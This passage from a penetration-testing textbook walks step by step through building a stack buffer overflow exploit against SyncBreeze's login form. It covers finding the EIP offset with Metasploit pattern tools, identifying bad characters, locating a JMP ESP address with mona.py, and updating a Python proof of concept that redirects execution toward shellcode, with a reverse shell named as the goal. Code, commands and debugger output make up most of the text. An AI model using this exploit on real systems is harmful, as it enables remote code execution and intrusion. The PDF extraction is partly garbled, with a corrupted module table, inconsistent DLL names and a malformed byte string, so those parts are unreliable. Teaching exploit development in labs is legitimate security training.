


Figure 213: EIP overwritten with A's

Before we can load a valid destination address into the instruction pointer and control the execution flow, we need to know exactly which part of our buffer is landing in EIP.

There are two common ways to do this. First, we could attempt *binary tree analysis*. Instead of 800 A's, we send 400 A's and 400 B's. If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer. We then change the 400 B's to 200 B's and 200 C's, and send the buffer

again. If EIP is overwritten by C's, we know that the four bytes reside in the 600–800 byte range. We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.

However, there is a faster way to identify the location of these four bytes. We could use a sufficiently long string that consists of non-repeating 4-byte chunks as our fuzzing input. Then, when the EIP is overwritten with 4 bytes from our string, we can use their unique sequence to pinpoint exactly where in the entire input buffer they are located. While this may be slightly hard to understand at first, it becomes more clear when we apply the technique.

We'll use Metasploit's `pattern_create.rb` Ruby script to help us with this approach. The `pattern_create.rb` script is located in `/usr/share/metasploit-framework/tools/exploit/` but it can be run from any location in Kali by running `msf-pattern_create` as shown below:

```
kali@kali:~$ locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

kali@kali:~$ msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
  -l, --length <length>          The length of the pattern
  -s, --sets <ABC,def,123>        Custom Pattern Sets
  -h, --help                      Show this message
```

Listing 346 - Location and help usage for msf-pattern_create

To create the string for our proof of concept, we pass the `-l` parameter, which defines the length of our required string (**800**):

```
kali@kali:~$ msf-pattern_create -l 800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
...
```

Listing 347 - Creating a unique string

The next step is to update our Python script, replacing the existing buffer of 800 A's with this new unique string:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa...1Ba2Ba3Ba4Ba5Ba"
    content = "username=" + inputBuffer + "&password=A"
...
```

Listing 348 - Updated buffer with unique string

When we restart SyncBreeze and run our exploit again, we notice that EIP contains a new string, similar to the one shown below in Figure 214:

```
Registers (FPU)
ERX 00000001
ECX 002F12EC
EDX 00000350
EBX 00000000
ESP 01227464 ASCII "2Ba3Ba4Ba5Ba"
EBP 002E70B8 ASCII "login"
ESI 002E6C4E
EDI 014411E0
EIP 42306142
```

Figure 214: EIP overwritten

The EIP register has been overwritten with 42306142, the hexadecimal representation of the four characters “B0aB”. Knowing this, we can use the companion to pattern_create.rb, named *pattern_offset.rb*, to determine the offset of these specific four bytes in our string. In Kali, this script can be run from any location with **msf-pattern_offset**.

To find the offset where the EIP overwrite happens, we can use **-l** to specify the length of our original string (in our case 800) and **-q** to specify the bytes we found in EIP (42306142):

```
kali@kali:~$ msf-pattern_offset -l 800 -q 42306142
[*] Exact match at offset 780
```

Listing 349 - Finding the offset

The msf-pattern_offset script reports that these four bytes are located at offset 780 of the 800-byte pattern. Let's translate this to a new modified buffer string, and see if we can get four B's (0x42424242) to land precisely in the EIP register:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    filler = "A" * 780
    eip = "B" * 4
    buffer = "C" * 16

    inputBuffer = filler + eip + buffer

    content = "username=" + inputBuffer + "&password=A"
...
```

Listing 350 - Updated buffer string

This time, the web server crashes, the resulting buffer is perfectly structured, and EIP now contains our four B's (0x42424242) as shown in Figure 215:

```
Registers (FPU)
EAX 00000001
ECX 002D12EC
EDX 00000350
EBX 00000000
ESP 01307464 ASCII "CCCCCCCCCCCC"
EBP 002C70B8 ASCII "login"
ESI 002C6C4E
EDI 014211E0
EIP 42424242
```

Figure 215: EIP under control

We now have complete control over EIP and we should be able to effectively control the execution flow of SyncBreeze! However, we need to replace our 0x42424242 placeholder and redirect the application flow to a valid address that points to code we want to execute.

11.2.3.1 Exercises

1. Write a standalone script to replicate the crash.
2. Determine the offset within the input buffer to successfully control EIP.
3. Update your standalone script to place a unique value into EIP to ensure your offset is correct.

11.2.4 Locating Space for Our Shellcode

At this point, we know that we can place an arbitrary address in EIP, but we do not know what real address to use. However, we cannot choose an address until we understand where we can redirect the execution flow. Therefore, we will first focus on the executable code we want the target to execute and, more importantly, understand where this code will fit in memory.

Ideally, we want the target to execute some code of our choosing, like a reverse shell. We can include such *shellcode*³¹⁷ as part of the input buffer that is triggering the crash.

Shellcode is a collection of assembly instructions that, when executed, perform a desired action of the attacker. This is typically opening a reverse or bind shell, but may also include more complex actions.

We will use the Metasploit Framework to generate our shellcode payload. Looking back at the registers after our last crash in Figure 215, we notice that the ESP register points to our buffer of C's.

Since we could easily access this location at crash time through the address stored in ESP, this seems like a convenient location for our shellcode.

³¹⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Shellcode>

Closer inspection of the stack at crash time (Listing 351) reveals that the first four C's from our buffer landed at address 0x01307460, and ESP storing 0x01307464 (Figure 215) points to the next four C's from our buffer:

01307444	41414141	AAAA
01307448	41414141	AAAA
0130744C	41414141	AAAA
01307450	41414141	AAAA
01307454	41414141	AAAA
01307458	41414141	AAAA
0130745C	42424242	BBBB
01307460	43434343	CCCC
01307464	43434343	CCCC
01307468	43434343	CCCC
0130746C	43434343	CCCC
01307470	00000000	
01307474	00000000	

Listing 351 - ESP points into C's

From experience, we know that a standard reverse shell payload requires approximately 350-400 bytes of space. However, the listing above clearly shows that there are only sixteen C's in the buffer, which isn't nearly enough space for our shellcode. The simplest way around this problem is to try to increase the buffer length in our exploit from 800 bytes to 1500 bytes and see if this allows enough space for our shellcode without breaking the buffer overflow condition or changing the nature of the crash.

Depending on the application and the type of vulnerability, there may be restrictions on the length of our input. In some cases, increasing the length of a buffer may result in a completely different crash since the larger buffer overwrites additional data on the stack that is used by the target application.

For this update, we will add 'D' characters as a placeholder for our shellcode:

```
...
filler = "A" * 780
eip = "B" * 4
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...
```

Listing 352 - Updated username string

Once the new, longer buffer is sent, a similar crash can be observed in the debugger. This time, however, we find ESP pointing to a different address value, 0x030E745C as shown in Figure 216:

```
Registers (FPU)
EAX 00000001
ECX 0055A306
EDX 00000352
EBX 00000000
ESP 030E745C ASCII "D" * 704 bytes
EBP 00552A58 ASCII "login"
ESI 00545AB6
EDI 00CBC078
EIP 42424242
```

Figure 216: Stack space increased

As such, ESP points to the D characters (0x44 in hexadecimal) acting as a placeholder for our shellcode:

030E7448	41414141	AAAA
030E744C	41414141	AAAA
030E7450	41414141	AAAA
030E7454	42424242	BBBB
030E7458	43434343	CCCC
030E745C	44444444	DDDD
030E7460	44444444	DDDD
030E7464	44444444	DDDD
030E7468	44444444	DDDD
030E746C	44444444	DDDD
...		
030E745C	44444444	DDDD

Listing 353 - Increased stack space for shellcode

This little trick has provided us with significantly more space to work with. Upon further examination, we notice that we now have a total of 704 bytes ($0x30E771C - 0x30E745C = 704$) of free space for our shellcode.

Also, notice that the address of ESP changes every time we run the exploit, but still points to our buffer. We will address this in a following section, but first we have another hurdle to overcome.

11.2.5 Checking for Bad Characters

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered “bad” and should not be used in our buffer, return address, or shellcode. One example of a common bad character, especially in buffer overflows caused by unchecked string copy operations, is the null byte, 0x00. This character is considered bad because a null byte is also used to terminate a string in low level languages such as C/C++. This will cause the string copy operation to end, effectively truncating our buffer at the first instance of a null byte.

In addition, since we are sending the exploit as part of an HTTP POST request, we should avoid 0x0D, the return character, which signifies the end of an HTTP field (in this case the username).

An experienced exploit developer will always check for bad characters. One way to determine which characters are bad for a particular exploit is to send all possible characters, from 0x00 to 0xFF, as part of our buffer, and see how the application deals with these characters after the crash.

To do this, we will repurpose the proof of concept script and replace our D’s with all possible hex characters, except 0x00. (Listing 354):

```
#!/usr/bin/python
import socket

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xxa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

try:
    print "\nSending evil buffer..."

    filler = "A" * 780
    eip = "B" * 4
    offset = "C" * 4

    inputBuffer = filler + eip + offset + badchars

    content = "username=" + inputBuffer + "&password=A"
...

```

Listing 354 - Script containing all hex characters

After executing our proof of concept, we can right-click on ESP and select *Follow in Dump* to show the input buffer hex characters in memory (Listing 355):

0326744C	41 41 41 41 41 41 41 41	AAAAAAA
03267454	42 42 42 42 43 43 43 43	BBBBCCCC
0326745C	01 02 03 04 05 06 07 08	
03267464	09 00 C3 00 90 BC C3 00	..Ã.Ã.Ã.
0326746C	10 6C C4 00 06 00 00 00	lÃ....
03267474	18 AB 26 03 00 00 00 00	«&....

Listing 355 - Truncated buffer on the stack

The output above shows that only the hex values 0x01 through 0x09 made it into the stack memory buffer. There is no sign of the next character, 0x0A, which should be at address 0x03267465.

This is not surprising when we consider that the 0x0A character represents a line feed, which terminates an HTTP field much the same way as a carriage return.

When we remove the 0x0A character from our test script and resend the payload, the resulting buffer terminates after the hex value 0x0C (Listing 356), indicating that 0x0D, the return character, is also a bad character as we've already discussed:

01B1744C	41 41 41 41 41 41 41 41 41	AAAAAAA
01B17454	42 42 42 42 43 43 43 43	BBBBCCCC
01B1745C	01 02 03 04 05 06 07 08	
01B17464	09 0B 0C 00 38 BD CE 00	...8½†.
01B1746C	10 6C CF 00 06 00 00 00	lī....
01B17474	18 AB B1 01 00 00 00 00	<±....

Listing 356 - Truncated buffer by the return character

Continuing in this manner, we discover that 0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, and 0x3D will mangle our input buffer while attempting to overflow the destination buffer.

11.2.5.1 Exercises

1. Repeat the required steps in order to identify the bad characters that cannot be included in the payload.
2. Why are these characters not allowed? How do these bad hex characters translate to ASCII?

11.2.6 Redirecting the Execution Flow

At this point, we have control of the EIP register and we know that we can fit our shellcode in a memory space that is easily accessible through the ESP register. We also know which characters are safe for our buffer, and which are not. Our next task is to find a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to at the time of the crash.

The most intuitive approach is to try replacing the B's that overwrite EIP with the address that pops up in the ESP register at the time of the crash. However, as we mentioned earlier, the value of ESP changes from crash to crash. Stack addresses change often, especially in threaded applications such as SyncBreeze, as each thread has its reserved stack region in memory allocated by the operating system.

Therefore, hard-coding a specific stack address would not be a reliable way of reaching our buffer.

11.2.7 Finding a Return Address

We can still store our shellcode at the address pointed to by ESP, but we need a consistent way to get that code executed. One solution is to leverage a JMP ESP instruction, which as the name suggests, "jumps" to the address pointed to by ESP when it executes. If we can find a reliable, static address that contains this instruction, we can redirect EIP to this address and at the time of the crash, the JMP ESP instruction will be executed. This "indirect jump" will lead the execution flow into our shellcode.

Many support libraries in Windows contain this commonly-used instruction but we need to find a reference that meets certain criteria. First, the addresses used in the library must be static, which eliminates libraries compiled with ASLR support. Second, the address of the instruction must not contain any of the bad characters that would break the exploit, since the address will be part of our input buffer.

We can use the Immunity Debugger script, *mona.py*,³¹⁸ developed by the Corelan team, to begin our return address search. First we will request information about all DLLs (or modules) loaded by SyncBreeze into the process memory space with **!mona modules** to produce the output shown in Figure 217:

Module info :														
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS DLL	Version	Modulename & Path	File Type	File Size	File Hash	File MD5	
0x040F000														
0x040F000														
0x040F000														
0x74390000	0x743d5000	0x00045000	True	True	True	False	True	10.0.16299.15	[SHLWAPI.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x66360000	0x66370000	0x00001c000	True	True	False	True	10.0.16299.15	[SFRUCL1.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x6da70000	0x6de5b3000	0x000013000	True	True	False	True	10.0.16299.15	[INETAPI32.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73230000	0x7323b000	0x00000b000	True	True	False	True	10.0.16299.15	[INETUTILS.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x71030000	0x71043000	0x000013000	True	True	False	True	10.0.16299.248	[INLRapi.dll]	[DLL]	10.0.16299.248	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73eb0000	0x73f2c000	0x00007c000	True	True	False	True	10.0.16299.15	[Insvcp.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73bb0000	0x73d13000	0x000163000	True	True	False	True	10.0.16299.15	[Cgdi32full.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73280000	0x73e32000	0x000182000	True	True	False	True	10.0.16299.15	[CRYPT32.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x74190000	0x7419d000	0x00005d000	True	True	False	True	7.0.16299.128	[MSUCRT.DLL]	[DLL]	7.0.16299.128	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x77030000	0x771c0000	0x000190000	True	True	False	True	10.0.16299.15	[Intdll.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x663b0000	0x663c6000	0x000016000	True	True	False	True	10.0.16299.15	[Cprnpsp.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x768b0000	0x768f3000	0x000043000	True	True	False	True	10.0.16299.15	[Ssearch.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73b10000	0x73b1e000	0x00000e000	True	True	False	True	10.0.16299.15	[Kernel.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73670000	0x736b0000	0x000016000	True	True	False	True	10.0.16299.15	[bcrypt.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x745f5000	0x745fa000	0x00001a000	True	True	False	True	10.0.16299.15	[lwin32u.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76280000	0x76300000	0x000083000	True	True	False	True	10.0.16299.15	[Core.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73e30000	0x73e34000	0x000009000	True	True	False	True	10.0.16299.15	[lbbync.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x75f90000	0x77025000	0x000095000	True	True	False	True	10.0.16299.15	[KERNEL32.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x71710000	0x71734000	0x000024000	True	True	False	True	10.0.16299.15	[WINMM.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x739d0000	0x739f5000	0x000025000	True	True	False	True	10.0.16299.15	[Isapi.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76180000	0x76277000	0x0000f7800	True	True	False	True	10.0.16299.15	[ole32.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x730f0000	0x730f8000	0x000008000	True	True	False	True	10.0.16299.15	[DPAPI.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x6d9a0000	0x6d9b0000	0x000010000	True	True	False	True	10.0.16299.15	[WKSCLI.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76b50000	0x76c6f000	0x000167000	True	True	False	True	10.0.16299.15	[USER32.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76d90000	0x76e00000	0x000059000	True	True	False	True	10.0.16299.15	[IMPRV.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76330000	0x7636f000	0x000245000	True	True	False	True	10.0.16299.15	[Iphelpd.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73230000	0x73230000	0x000030000	True	True	False	True	10.0.16299.15	[IPHLPAPI.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x5a230000	0x5a2cc000	0x00009c000	True	True	False	True	10.0.16299.15	[ODBC32.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x66380000	0x66391000	0x000011000	True	True	False	True	10.0.16299.15	[napinsp.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76c70000	0x76c77000	0x000007000	True	True	False	True	10.0.16299.15	[NSI.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73a90000	0x73aa4000	0x000014000	True	True	False	True	10.0.16299.15	[profapi.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x745f0000	0x745f2000	0x000133000	True	True	False	True	10.0.16299.15	[SHELL32.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76e50000	0x76f57000	0x0000c7000	True	True	False	True	10.0.16299.15	[RPCMGR.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76e60000	0x76e63000	0x0000c8000	True	True	False	True	10.0.16299.15	[RPCSHELL.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x716b0000	0x716d3000	0x000023000	True	True	False	True	10.0.16299.15	[WINMMBASE.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x76310000	0x76316000	0x000006000	True	True	False	True	10.0.16299.15	[PSAPI.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x663a0000	0x663ac000	0x00000c000	True	True	False	True	10.0.16299.15	[winrnr.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73f80000	0x74546000	0x00005c000	True	True	False	True	10.0.16299.15	[Windows.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x745f0000	0x74748000	0x0001d8000	True	True	False	True	10.0.16299.15	[KERNELBRS.DLL]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x74748000	0x74788000	0x000038000	True	True	False	True	10.0.16299.15	[Lcgmgr32.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x74750000	0x74758000	0x000038000	True	True	False	True	10.0.16299.15	[Lcgmgr32.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x74758000	0x74764000	0x000038000	True	True	False	True	10.0.16299.15	[mswsock.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x74764000	0x74767000	0x000111000	True	True	False	True	10.0.16299.15	[mswsock.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x00750000	0x00824000	0x0000d4000	True	False	False	False	-1.0-	[lbpal.dll]	[C:\]	-1.0-	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x0075f60000	0x008242000	0x0000d2000	True	True	False	False	True	10.0.16299.15	[GDI32.dll]	[DLL]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000
0x040F000	0x10223000	0x000223000	False	False	False	False	False	-1.0-	[lbbnc.dll]	[C:\]	-1.0-	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x73af5000	0x000045000	True	True	False	False	True	10.0.16299.15	[powerprof.dll]	[C:\]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000	
0x040F000	0x00462000	0x0000462000	False	False	False	False	False	True	10.0.16299.15	[ADUIPAPI32.dll]	[C:\]	10.0.16299.15	10000000000000000000000000000000	10000000000000000000000000000000
0x040F000	0x76470000	0x76896000	0x000042000	True	True	False	False	True	10.0.16299.15	[ISETUPAPI.dll]	[C:\]	10.0.16299.15	10000000000000000000000000000000	10000

Searching through the output, we find that **LIBSSP.DLL** also suits our needs and the address range doesn't seem to contain bad characters. This is perfect for our needs. Now we need to find the address of a naturally-occurring JMP ESP instruction within this module.

Advanced tip: If this application was compiled with DEP support, our JMP ESP address would have to be located in the .text code segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions. However, since DEP is not enabled, we are free to use instructions from any address in this module.

We could use native commands within the Immunity Debugger to search for our JMP ESP instruction, but the search would have to be performed on multiple data areas inside the DLL. Instead, we can use **mona.py** to perform an exhaustive search for the binary or hexadecimal representation (or **opcode**) of the assembly instruction.

To find the opcode equivalent of JMP ESP, we can use the Metasploit NASM Shell ruby script, **msf-nasm_shell**, which produces the results shown in Listing 357:

```
kali@kali:~$ msf-nasm_shell
nasm > jmp esp
00000000  FFE4          jmp esp
nasm >
```

Listing 357 - Finding the opcode of JMP ESP

We can search for JMP ESP using the hex representation of the opcode (0xFFE4) in all sections of **LIBSSP.DLL** with **mona.py find**.

We will specify the content of the search with **-s** and the escaped value of the opcode's hex string, “**\xff\xe4**”. Additionally, we provide the name of the required module with the **-m** option.

The output of the final command, **!mona find -s “\xff\xe4” -m “libspp.dll”**, is shown in Figure 218:

```
[+] Command used:
!mona find -s "\xff\xe4" -m libspp.dll
-----
[+] Processing arguments and criteria
- Pointer access level : *
- Only querying modules libspp.dll
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
- Treating search pattern as bin
[+] Searching from 0x10000000 to 0x10223000
[+] Preparing output file 'find.txt'
- (Re)setting logfile find.txt
[+] Writing results to find.txt
- Number of pointers of type '\"\\xff\\xe4\"': 1
[+] Results:
0x10090c83: "\xff\xe4" ! (PAGE_EXECUTE_READ) [libspp.dll]
Found a total of 1 pointers
[+] This mona.py action took 0:00:00.636000
```

Figure 218: Search for opcodes using mona.py

In this example, the output reveals one address containing a JMP ESP instruction (0x10090c83), and fortunately, the address does not contain any of our bad characters.

To view the contents of 0x10090c83 in the disassembler window, while execution is paused, we will click the “Go to address in Disassembler” button (Figure 219) and enter the address. From here we can see that it does indeed translate to a JMP ESP instruction.




Figure 219: Jump to specific address in disassembler window

If we redirect EIP to this address at the time of the crash, the JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.

We can test this by updating the `eip` variable to reflect this address in our proof of concept:

```
...
filler = "A" * 780
eip = "\x83\x0c\x09\x10"
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...
```

Listing 358 - Redirecting EIP

Note that the address entered above is in reverse order. This is because of endian³²⁰ byte order. The operating system can store addresses and data in memory in different formats. Generally speaking, the format used to store addresses in memory depends on the architecture the operating system is running on. Little endian is currently the most widely-used format and it is used by the x86 and AMD64 architectures, while big endian was historically used by the Sparc and PowerPC architectures. In little endian format the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. Therefore, we have to store the return address in reverse order in our buffer for the CPU to interpret it correctly in memory.

Using **F2** in the debugger, we will place a breakpoint at address 0x10090c83 in order to follow the execution of the JMP ESP instruction, and then we run our exploit again. The result is shown in Figure 220:

³²⁰ (Wikipedia, 2019), <http://en.wikipedia.org/wiki/Endianness>




Figure 220: Breakpoint at JMP ESP in LIPSSP.DLL

Our debugger shows that we did in fact reach our JMP ESP and hit the breakpoint we previously set. Pressing **F7** in the debugger will single-step into our shellcode placeholder, which is currently just a bunch of D's.

Great! Now we just need to generate working shellcode and our exploit will be complete.

11.2.7.1 Exercises

1. Locate the JMP ESP that is usable in the exploit.
2. Update your PoC to include the discovered JMP ESP, set a breakpoint on it, and follow the execution to the placeholder shellcode.

11.2.8 Generating Shellcode with Metasploit

Writing our own custom shellcode is beyond the scope of this module. However, the Metasploit Framework provides us with tools and utilities that make generating complex payloads a simple task.

MSFvenom³²¹ is a combination of Msfpayload³²² and Msfencode,³²³ putting both of these tools into a single Framework instance. It can generate shellcode payloads and encode them using a variety of different encoders.

MSFvenom replaced both msfpayload and msfencode as of June 8th, 2015.

Currently, the **msfvenom** command can automatically generate over 500 shellcode payload options, as shown in the excerpt below:

```
kali@kali:~$ msfvenom -l payloads
Framework Payloads (546 total) [--payload <value>]
=====

```

³²¹ (Wei Chen, 2014), <https://blog.rapid7.com/2014/12/09/good-bye-msfpayload-and-msfencode/>

³²² (Offensive Security, 2015), <https://www.offensive-security.com/metasploit-unleashed/msfpayload/>

